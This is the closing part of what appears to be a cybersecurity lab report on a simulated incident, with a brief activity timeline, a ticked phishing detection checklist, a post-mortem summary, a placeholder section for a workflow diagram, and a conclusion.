2025-08-18 15:05	Analyzed system logs
2025-08-18 15:15	Conducted Metasploit testing
2025-08-18 15:30	Finalized incident report

13. Phishing Detection Checklist


- ☒ Verify sender email address
- ☒ Check email headers
- ☒ Analyze suspicious URLs using VirusTotal
- ☒ Verify attachment authenticity
- ☒ Identify affected users
- ☒ Review login activity
- ☒ Monitor unusual system behavior
- ☒ Isolate compromised systems
- ☒ Reset affected credentials
- ☒ Report phishing attempts to security team

14. Post-Mortem Summary

The simulated cybersecurity incident demonstrated the importance of vulnerability assessment, active monitoring, and proper incident response procedures. Multiple vulnerable services were identified during the investigation process. Log analysis and controlled exploitation testing highlighted potential attack vectors. The exercise emphasized the need for regular patching, network security controls, continuous monitoring, and structured response planning.

15. Incident Response Workflow Diagram

Create the following workflow in Draw.io:



16. Conclusion

The project successfully demonstrated the setup of a cybersecurity lab environment, vulnerability assessment techniques, service analysis, and incident response documentation. The investigation provided practical exposure to penetration testing tools and incident handling methodologies used in cybersecurity operations.